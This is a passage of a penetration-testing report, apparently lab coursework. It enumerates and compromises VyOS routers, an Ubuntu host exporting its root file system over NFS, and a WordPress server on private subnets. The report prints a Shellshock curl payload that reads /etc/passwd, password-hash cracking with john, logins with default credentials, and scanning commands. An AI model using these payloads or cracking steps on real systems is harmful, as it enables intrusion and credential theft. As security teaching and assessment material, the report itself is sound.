mount -t nfs -o rw 192.168.0.210:/ 210
```

Figure 26: Error when attempting to write to NFS share on `192.168.0.210`

```
touch: cannot touch 'abc': Read-only file system
```

This NFS file system was then investigated to search for information relevant to the security of the host and network. Firstly, an attempt was made to access the `passwd` and `shadow` files to enumerate user credentials. These files were both accessible, and revealed one user of interest, `xadmin`, with a password hash present. The root user's password was disabled. The process of attempting to crack this password hash will be covered in the next section.

The NFS exports file `/etc/exports` was then viewed, revealing that the root file system was exported with the `no_root_squash` option, as shown in Figure 27. This prevents requests from the `uid` and `gid` 0 on the client side being mapped to the anonymous user. A such, the `root` user on the client has the full rights of the `root` user on the server, and can perform actions as such. This would be more of a risk if the file system was exported with write permissions, but it sill allowed sensitive root-only files such as `/etc/shadow` to be accessed by the client.

Figure 27: NFS configuration on `192.168.0.210`

```
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Since SSH was running on this host, the global SSH daemon configuration in `/etc/ssh/sshd_config` was then investigated. This file revealed that public key authentication was enabled, and password authentication was not disabled, except for the root user. These details are shown in Figure 28.

Figure 28: SSH authentication configuration on `192.168.0.210`

```
# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
```

The home directories of users `root` and `xadmin` were then searched for items such as SSH keys. The `root` directory was empty apart from the basic bash configuration files, and the only file of interest in `xadmin`'s home folder was their `.bash_history` command history file. However, this file contained no content of interest.

Next, the potentially open UDP ports on `192.168.0.210` were analysed, although most appeared to be false positives, corresponded to a service that had already been investigated, or could not be externally enumerated with the tools provided, if at all. Port 68, a DHCP client port, was not investigated further, nor was port 80. The `rpcbind` service associated with port 111 had already been investigated.

Port 502, usually used for the modbus protocol, was not investigated due to the lack of suitable client tools. Port 559, reported as used for `teedtap`, was also not investigated due to the lack of both information on the nature of `teedtap` and associated tools. Port 631, used for the CUPS printing system, was also disregarded, as useful enumeration techniques such as the Nmap script `cups-info` and browsing to the web interface only work against TCP. Ports 1023, 1038, 1041 and 1124 likewise provided no leads for enumeration. Port 1434, used for Microsoft SQL Server, was not analysed further because the corresponding TCP port 1434 used for MS SQL server was not open. Ports 1524 and 1834 also provided no avenues for further analysis, and port 2049 was used for NFS, which had already been investigated.

Port 5353, used for zero-configuration networking multicast DNS, was confirmed to be open, as a reply was received. This service was enumerated using the Nmap script `dns-service-discovery`, using the command in Listing 10. The information gathered by this script is shown in Figure 29, revealing IP address information but no relevant services. Lastly, no information or tools applicable to UDP port 6001, possibly used for the X Window System, could be found.

Listing 10: Command used to enumerate mDNS on `192.168.0.210`

```
nmap -sU -p5353 --script=dns-service-discovery
    ↪ 192.168.0.210
```

Figure 29: mDNS enumeration results from `192.168.0.210`

```
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.210 fe80::20c:29ff:fe0d:67c6
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

3.1.3 Vulnerability Analysis and Exploitation

Having enumerated the discovered services, these were analyzed for vulnerabilities in the same methodical order. Therefore, the SSH service on TCP port 22 of host `192.168.0.193` was investigated first. A search was performed using the CVE Details (`www.cvedetails.com`) and Rapid7 Exploit Database (`www.rapid7.com/db/`) sites to check for any existing exploits affecting the given version of SSH, 5.5p1, or the version of VyOS, 1.1.7, and included in Metasploit in the closed Kali Linux system being used. No such exploits were found. However, a web search revealed that the default username and password for VyOS routers was `vyos` and `vyos`, so these credentials were tried over SSH. This login attempt was successful, as seen in Figure 30. Figure 30 also shows that, once logged in, `sudo` could be used to become root without a password.

Figure 30: Successful SSH login to `192.168.0.193`

```
root@kali:~# ssh vyos@192.168.0.193
Welcome to VyOS
vyos@192.168.0.193's password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
Last login: Tue Nov 10 17:51:16 2020 from 192.168.0.200
vyos@vyos:~$ sudo su -
root@vyos:~#
```

The Telnet service on port 23 was investigated next. A search was performed for relevant exploits against Telnet in VyOS 1.1.7, but none were found. However, it was noted that Telnet in itself is insecure as communication occurs over a plain-text channel. Additionally, the default VyOS credentials also worked over Telnet, as shown in Figure 31.

Figure 31: Successful Telnet login to `192.168.0.193`

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Tue Nov 10 19:31:54 UTC 2020 from 192.168.0.200 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

A web search was then performed to check for known vulnerabilities affecting the web server version on port 80, `lighttpd` 1.4.28. No relevant vulnerabilities were found.

To test the security of the one web component that accepted user inputs, `cgi-bin/squidGuard-simple.cgi`, OWASP ZAP was used to scan the page for vulnerabilities based on these inputs, such as SQL injection or cross-site scripting flaws. This was done by starting a browser from within ZAP so its proxy settings would be configured automatically, browsing to the relevant page with the relevant GET parameters (`url` and `targetclass`) so ZAP could log them, and then right-clicking on the resulting entry in ZAP's sites log and selecting 'Active Scan'. No such vulnerabilities were discovered.

Additionally, having found that the `cgi-bin/webgui-wrap` was a Bash script, and since, based on the SNMP information, the version of Bash in use was 4.1.5, this script was noted as potentially vulnerable to the Shellshock bug. Figure 32 shows the commands used to test the running version of bash using a logged-in SSH session, with their results suggesting the system was not vulnerable to Shellshock. An attempt was also made to exploit Shellshock through `cgi-bin/webgui-wrap`, but this was not successful, as shown in Figure 33.

Figure 32: Testing Shellshock locally on `192.168.0.193`

```
root@vyos:~# env x='() { :;}; echo vulnerable' bash -c "echo not-vulnerable"
not-vulnerable
root@vyos:~# env X='() { (shellshocker.net)=>\' bash -c "echo date"; cat echo; rm ./echo
date
cat: echo: No such file or directory
rm: cannot remove `./echo': No such file or directory
root@vyos:~# env X=' () { }; echo hello' bash -c 'date'
Tue Nov 10 20:58:29 UTC 2020
```

Figure 33: Testing Shellshock remotely against `192.168.0.193`

```
root@kali:~# curl -A '() { :;}; echo "Content-Type: text/plain"; echo; /bin/cat /etc/passwd' http://192.168.0.193/cgi-bin/webgui-wrap
root@kali:~#
```

The SNMP installed software information revealed that the installed version of `squidguard` was 1.4.0, and a web search revealed that this version may be vulnerable to a denial of service condition when processing very long URLs. However, submitting very long strings (8000 or more characters) to `squidGuard-simple.cgi` did not result in any change in behaviour. Additionally, the VyOS configuration, accessed by running the command `show configuration` from the user `vyos`' shell over SSH or Telnet, revealed that the `webproxy` service was not enabled. This service uses the `squid` proxy and uses `squidguard` for URL filtering. The router configuration will be analyzed in more detail in the following section.

The SNMP information also revealed that the version of OpenSSL in use was 0.9.8zf. No serious vulnerabilities or relevant exploits were found for this version. The NTP service on UDP port 123 was determined to be `ntp` 4.2.6.p2, but no exploits for this version were found. The version of the SNMP service itself, `net-snmp`, running on UDP port 161, was revealed to be 5.7.2. No relevant exploits for this service were found. However, as previously seen, the community string 'secure' was easily guessable, revealing a large amount of system information.

The only active service on the host `192.168.0.203` appeared to be a DHCP server on UDP port 67. It was noted to be likely that this server and subnet were vulnerable to a DHCP starvation attack, in which a large volume of DHCPDISCOVER packets are transmitted to exhaust the server's pool of IP addresses. However, the closed Kali system lacked the tools needed to test this, such as Yersinia or DHCPig.

The active services on the host `192.168.0.210` were than investigated for security flaws. No applicable vulnerabilities or exploits were found for the relevant version of SSH, 6.6.1p1. Before beginning the slow process of an online brute force attack, `john` was used to attempt to crack the credentials previously discovered in the NFS share. The commands used to perform this attack are given in Listing 11, and the results are shown in Figure 34, revealing that the password for the user `xadmin` was `plums`.

Listing 11: Commands to crack recovered password hashes

```
unshadow 210/etc/passwd 210/etc/shadow > 210_creds.txt
john 210_creds.txt --wordlist=/usr/share/worlists/
    ↪ rockyou.txt
```

Figure 34: Credentials recovered with John the Ripper

```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:00:51 DONE (2020-11-10 17:15) 0.01946g/s 3269p/s 3269c/s 3269C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

These credentials were then tested over SSH. The login attempt was successful, and root privileges could be gained using `sudo`, as shown in Figure 35.

Figure 35: SSH login to `192.168.0.210`

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Nov 10 20:53:34 2020 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

The NFS version was then checked from the logged-in SSH prompt, as shown in Figure 36, using the command `apt-cache show nfs-kernel-server`. No applicable exploits were found for version 1.2.8, but, as previously seen, the exposure of the root file system with the `no_root_squash` option set presented a serious security problem.

Figure 36: NFS daemon version on `192.168.0.210`

```
Package: nfs-kernel-server
Priority: optional
Section: net
Installed-Size: 525 kB
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Debian kernel team <debian-kernel@lists.debian.org>
Source: nfs-utils
Version: 1:1.2.8-6ubuntu1.2
```

3.1.4 Post-Exploitation: Further Information Gathering

Having obtained root shell access on two devices on the local subnet, including a router, further information gathering tasks were undertaken in preparation for branching out the investigation to other subnets.

First, on `192.168.0.193`, the VyOS router, the router configuration was analyzed. This revealed that this device had three physical interfaces connected to three different subnets, as shown in Figure 37, plus one loopback interface. It also showed that this device was configured to use the OSPF routing protocol, and that the three networks connected to this router were being advertised as part of OSPF area 0, as shown in Figure 38.

Figure 37: Interfaces configured on `192.168.0.193`

```
interfaces {
    ethernet eth0 {
        address 192.168.0.193/27
        duplex auto
        hw-id 00:50:56:99:6c:e2
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.225/30
        duplex auto
        hw-id 00:50:56:99:91:e4
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 172.16.221.16/24
        duplex auto
        hw-id 00:0c:29:5a:07:78
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 1.1.1.1/32
    }
}
```

Figure 38: Routing configuration on `192.168.0.193`

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
}
```

The configuration also confirmed that the services discovered by Nmap as well as the LLDP layer 2 discovery protocol were configured to be running, as shown in Figure 39. Additionally, the command `netstat -ltun` was used to display listening ports. The results are shown in Figure 40, confirming the Nmap scan results for this host and revealing that the same services were running on each of the router's interfaces.

Figure 39: Configured services on `192.168.0.193`

```
service {
    dhcp-server {
        disabled true
        shared-network-name LAN {
            authoritative disable
            subnet 192.168.0.192/27 {
                default-router 192.168.0.193
                exclude 192.168.0.193
                exclude 192.168.0.200
                lease 60
                start 192.168.0.193 {
                    stop 192.168.0.222
                }
            }
        }
    }
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    ssh {
        port 22
    }
    telnet {
        port 23
    }
}
```

Figure 40: Netstat information on `192.168.0.193`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
udp        0      0 172.16.221.16:123       0.0.0.0:*
udp        0      0 192.168.0.225:123       0.0.0.0:*
udp        0      0 192.168.0.193:123       0.0.0.0:*
udp        0      0 1.1.1.1:123             0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 fe80::20c:29ff:fe5a:123 :::*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::161                  :::*
```

Having determined that the OSPF protocol was being used, the router's OSPF-related information was queried. The command `show ip ospf database` was run to display the OSPF database, which is shown in Figure 41. This revealed that the router's OSPF Router ID was `1.1.1.1` and highlighted three other routers in area 0, with IDs `2.2.2.2`, `3.3.3.3` and `5.5.5.5`. The former two were seen to have three links in area 0 and the latter was seen to have one link in the area. The Net Link States section lists the Designated Routers (DRs) in the area, the routers with IDs `2.2.2.2` and `3.3.3.3`. The former of these had the IP address `192.168.0.226`, while the latter had `192.168.0.230` and `192.168.0.233`. Finally, the Summary Link States section lists the known networks outside the current OSPF area: `192.168.0.64/27`, `192.168.0.96/27` and `192.168.0.240/30`.

Figure 41: OSPF database on `192.168.0.193`

```
       OSPF Router with ID (1.1.1.1)

                Router Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Link count
1.1.1.1         1.1.1.1          701 0x80000026 0x9318 3
2.2.2.2         2.2.2.2          962 0x80000026 0x9aa4 3
3.3.3.3         3.3.3.3          983 0x80000026 0xf5d1 3
5.5.5.5         5.5.5.5         1524 0x80000022 0x6aed 1

                Net Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum
192.168.0.226   2.2.2.2          742 0x8000001f 0xeeef
192.168.0.230   3.3.3.3         1843 0x8000001f 0xfcd1
192.168.0.233   3.3.3.3         1713 0x8000001e 0x6759

                Summary Link States (Area 0.0.0.0)

Link ID         ADV Router      Age  Seq#       CkSum  Route
192.168.0.64    5.5.5.5         1264 0x8000001f 0x721a 192.168.0.64/27
192.168.0.96    5.5.5.5         1584 0x80000020 0xcaaa 192.168.0.96/27
192.168.0.240   5.5.5.5          684 0x80000020 0xcdfa 192.168.0.240/30
```

The command `show ip ospf border-router` was then run to display information about routers which border with other OSPF areas. The output of this command, shown in Figure 42, revealed one such router, with ID `5.5.5.5`.

Figure 42: OSPF border router information on `192.168.0.193`

```
============ OSPF router routing table =============
R    5.5.5.5                [30] area: 0.0.0.0, ABR
                            via 192.168.0.226, eth1
```

Next, the OSPF routing table was displayed with the command `show ip ospf route`. This revealed ten known networks, as shown in Figure 43. As expected, the three networks previously seen to be outwith the current area were marked with IA for Inter-Area. For all networks not directly connected, the next hop was listed as `192.168.0.226`. The subnet details for these networks were then calculated, with these calculations being given in Appendix A.

Figure 43: OSPF routing table on `192.168.0.193`

```
============ OSPF network routing table ============
N    172.16.221.0/24       [10] area: 0.0.0.0
                           directly attached to eth2
N    192.168.0.32/27       [20] area: 0.0.0.0
                           via 192.168.0.226, eth1
N IA 192.168.0.64/27       [50] area: 0.0.0.0
                           via 192.168.0.226, eth1
N IA 192.168.0.96/27       [40] area: 0.0.0.0
                           via 192.168.0.226, eth1
N    192.168.0.128/27      [30] area: 0.0.0.0
                           via 192.168.0.226, eth1
N    192.168.0.192/27      [10] area: 0.0.0.0
                           directly attached to eth0
N    192.168.0.224/30      [10] area: 0.0.0.0
                           directly attached to eth1
N    192.168.0.228/30      [20] area: 0.0.0.0
                           via 192.168.0.226, eth1
N    192.168.0.232/30      [30] area: 0.0.0.0
                           via 192.168.0.226, eth1
N IA 192.168.0.240/30      [40] area: 0.0.0.0
                           via 192.168.0.226, eth1
```

To check for references to other active hosts, the `/etc/hosts` file was examined, but this did not contain any further details. The command `arp -a` was also executed to view the ARP table, which contained references to `192.168.0.200`, which was the Kali machine being used for the investigation, and `192.168.0.226`, as shown in Figure 44.

Figure 44: ARP table on `192.168.0.193`

```
? (192.168.0.226) at 00:50:56:99:56:5f [ether] on eth1
? (192.168.0.200) at 00:0c:29:b4:e1:ce [ether] on eth0
```

The host `192.168.0.210` was investigated next. The command `ip addr` was run to check if the device had any other network interfaces. The results of this command are shown in Figure 45, revealing only one physical interface.

Figure 45: Network interfaces on 192.168.0.210

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:0d:67:c6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.210/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0d:67c6/64 scope link
       valid_lft forever preferred_lft forever
```

The /etc/hosts file was also checked, but no further information was discovered. The command arp -a was then run, revealing two known hosts, 192.168.0.200 and 192.168.0.203, as shown in Figure 46. The fact that this host was aware of 192.168.0.203, which seemed to host only a DHCP server, suggested that this DHCP server was indeed in use on the network.

Figure 46: ARP table on 192.168.0.210

```
? (192.168.0.200) at 00:0c:29:b4:e1:ce [ether] on eth0
? (192.168.0.203) at 00:0c:29:da:42:4c [ether] on eth0
```

3.2 Investigating Subnets Adjacent to Router 1.1.1.1

Having discovered and compromised a router on the local subnet, the other subnets directly connected to this router, 172.16.221.0/24 and 192.168.0.224/30, were then investigated. As routers have multiple IP addresses, from this point onward they will be identified with their unique OSPF Router IDs where possible.

3.2.1 Scanning

Firstly, from a root shell on the router 1.1.1.1, the command in Listing 12 was run to perform an ARP scan of the 172.16.221.0/24 network. The resulting output was then examined for ARP responses, revealing one active host on this network, 172.16.221.237, as shown in Figure 47.

Listing 12: Command used to ARP scan the 172.16.221.0/24 subnet

```
seq -f "172.16.221.%g" 254 | xargs -n 1 arping -I eth2
```

Figure 47: ARP scan results for `172.16.221.0/24`

```
ARPING 172.16.221.237 from 172.16.221.16 eth2
Unicast reply from 172.16.221.237 [00:0C:29:1B:46:57]  1.063ms
Unicast reply from 172.16.221.237 [00:0C:29:1B:46:57]  0.943ms
```

An Nmap service scan of this host was then performed from the Kali machine, using the command in Listing 13. The results of this scan are shown in Figure 48, revealing that the host was a Linux machine, probably Ubuntu, running Apache HTTP and HTTPS servers on ports 80 and 443, respectively.

Listing 13: Nmap command for TCP service scanning `172.16.221.237`

```
nmap -vv -sV -O 172.16.221.237
```

Figure 48: Nmap TCP service scan results for `172.16.221.237`

```
PORT    STATE SERVICE  REASON         VERSION
80/tcp  open  http     syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http syn-ack ttl 63 Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

A UDP scan of this host was then run, using the command given in Listing 14. The results of this command are given in Figure 49, revealing one open port.

Listing 14: Nmap command for UDP scanning `172.16.221.237`

```
nmap -vv -sU 172.16.221.237
```

Figure 49: Nmap UDP scan results for `172.16.221.237`

```
PORT     STATE SERVICE  REASON
5353/udp open  zeroconf udp-response ttl 254
```

Next, the `192.168.0.224/30` subnet was investigated, which provides only two usable IP addresses. One of these, `192.168.0.225`, was known to belong to the router `1.1.1.1`, and the other was known to be the next hop in multiple routing table entries on this router. Therefore, no ARP scan was run, and instead an Nmap service scan was performed against the host `192.168.0.226` immediately, using the command in Listing 15. This revealed identical results as for the router at `192.168.0.193`, except that no SSH service was detected, as shown in Figure 50.

Listing 15: Nmap command for TCP service scanning `192.168.0.226`

```
nmap -vv -sV -p- -O 192.168.0.226
```

Figure 50: Nmap TCP service scan results for `192.168.0.226`

```
PORT    STATE SERVICE    REASON         VERSION
23/tcp  open  telnet     syn-ack ttl 63 VyOS telnetd
80/tcp  open  http       syn-ack ttl 63 lighttpd 1.4.28
443/tcp open  ssl/https? syn-ack ttl 63
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

A UDP scan against this host was then run, using the command in Listing 16. Again, the results of this scan, as shown in Figure 51, matched those for the previously scanned router.

Listing 16: Nmap command for UDP scanning `192.168.0.226`

```
nmap -vv -sU 192.168.0.226
```


Figure 51: Nmap UDP scan results for `192.168.0.226`

```
PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 63
161/udp open  snmp    udp-response ttl 63
```

3.2.2 Enumeration

The host `172.16.221.237` was investigated first. The HTTP server on port 80 was browsed to, revealing a default Apache welcome page, as shown in Figure 52. To perform a brute-force scan for other content, `dirb` was run using the command in Listing 17. A large amount of content was discovered under the `wordpress` directory, which is omitted here for brevity. The WordPress site at `http://172.16.221.237/wordpress/` was then browsed to, and is shown in Figure 53.


Figure 52: Default Apache page at `http://172.16.221.237`



Listing 17: Command used to perform a brute-force directory scan against `http://172.16.221.237`

```
dirb http://172.16.221.237
```


Figure 53: WordPress site at `http://172.16.221.237/wordpress`



The WordPress site seemed to contain only default information, with a single demo post and a single demo comment. However, the demo post revealed that the user `admin` existed, as shown in Figure 54. The tool `wpscan` was employed to gather information about this WordPress installation, using the command in Listing 18. This reported that the PHP version in use was 5.3.10, as shown in Figure 55, and that the version of WordPress itself was 3.3.1, as shown in Figure 56. It could also be seen that several potentially interesting findings were made, as shown in Figure 57. The security implications of these findings would be followed up on in the next section. The last relevant piece of information discovered was that no plugins or config backups were found, as shown in Figure

58. The exploration steps were repeated over HTTPS with identical results, but `wpscan` reported an SSL error when trying to perform enumeration over HTTPS and was unable to continue.

Figure 54: Demo WordPress post revealing existence of user `admin`



Listing 18: Command used to scan the WordPress site at `http://172.16.221.237/wordpress`

```
wpscan --url http://172.16.221.237/wordpress
```

Figure 55: WordPress system information




Figure 56: WordPress version information




Figure 57: WordPress interesting findings

```
[+] http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://172.16.221.237/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://172.16.221.237/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

Figure 58: WordPress plugins and config backup search

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <==================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```

The open UDP port 5353 was then examined. This port is used for multicast DNS, which was enumerated using the Nmap script `dns-service-discovery`, with the command given in Listing 19 and its output given in Figure 59. This output suggested the SSH service was running on the host, which did not appear to be the case based on Nmap's scan results. To double check this, an attempt was made to connect to SSH on this device from the same network, using a shell on the router `1.1.1.1`. This attempt failed, strongly suggesting the SSH service was not in fact active on this device.

Listing 19: Command used to enumerate mDNS on `172.16.221.237`

```
nmap -sU -p5353 --script=dns-service-discovery
    ↪ 172.16.221.237
```

Figure 59: mDNS enumeration results from `172.16.221.237`

```
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|     Address=172.16.221.237 fe80::20c:29ff:fe1b:4657
|   22/tcp udisks-ssh
|_    Address=172.16.221.237 fe80::20c:29ff:fe1b:4657
```

Next, the services on `192.168.0.226` were enumerated. The same banner grabbing and web enumeration techniques were employed as against `192.168.0.193`, with identical results, which are omitted here for brevity. The same Nmap script was also used to enumerate the NTP service, with the same results in that a timestamp was returned.

The same SNMP enumeration command was used, revealing that the SNMP service was using the same community string of 'secure'. The SNMP system information also showed the same version of VyOS was installed, 1.1.7. Three physical network interfaces and one loopback interface were found to be present, as shown in Figure 60, with the IP addresses in use on the device shown in Figure 61. The host's three IP addresses assigned to the physical interfaces, those with IDs 2, 3 and 4, were seen to be `192.168.0.33` with mask `255.255.255.224`, `192.168.0.226` with mask `255.255.255.252` and `192.168.0.229` with mask `255.255.255.252`. Based on the previously calculated subnet information, this showed that this router was connected to the networks `192.168.0.32/27`, `192.168.0.224/30` and `192.168.0.228/30`.

Figure 60: Network interface information captured from SNMP at `192.168.0.226`

```
Interface                    : [ up ] lo
Id                           : 1
Mac Address                  : :::::
Type                         : softwareLoopback
Speed                        : 10 Mbps
MTU                          : 65536
In octets                    : 144863
Out octets                   : 144863

Interface                    : [ up ] VMware VMXNET3 Ethernet Controller
Id                           : 2
Mac Address                  : 00:50:56:99:56:5f
Type                         : ethernet-csmacd
Speed                        : 4294 Mbps
MTU                          : 1500
In octets                    : 12931535
Out octets                   : 14677975

Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                           : 3
Mac Address                  : 00:50:56:99:af:41
Type                         : ethernet-csmacd
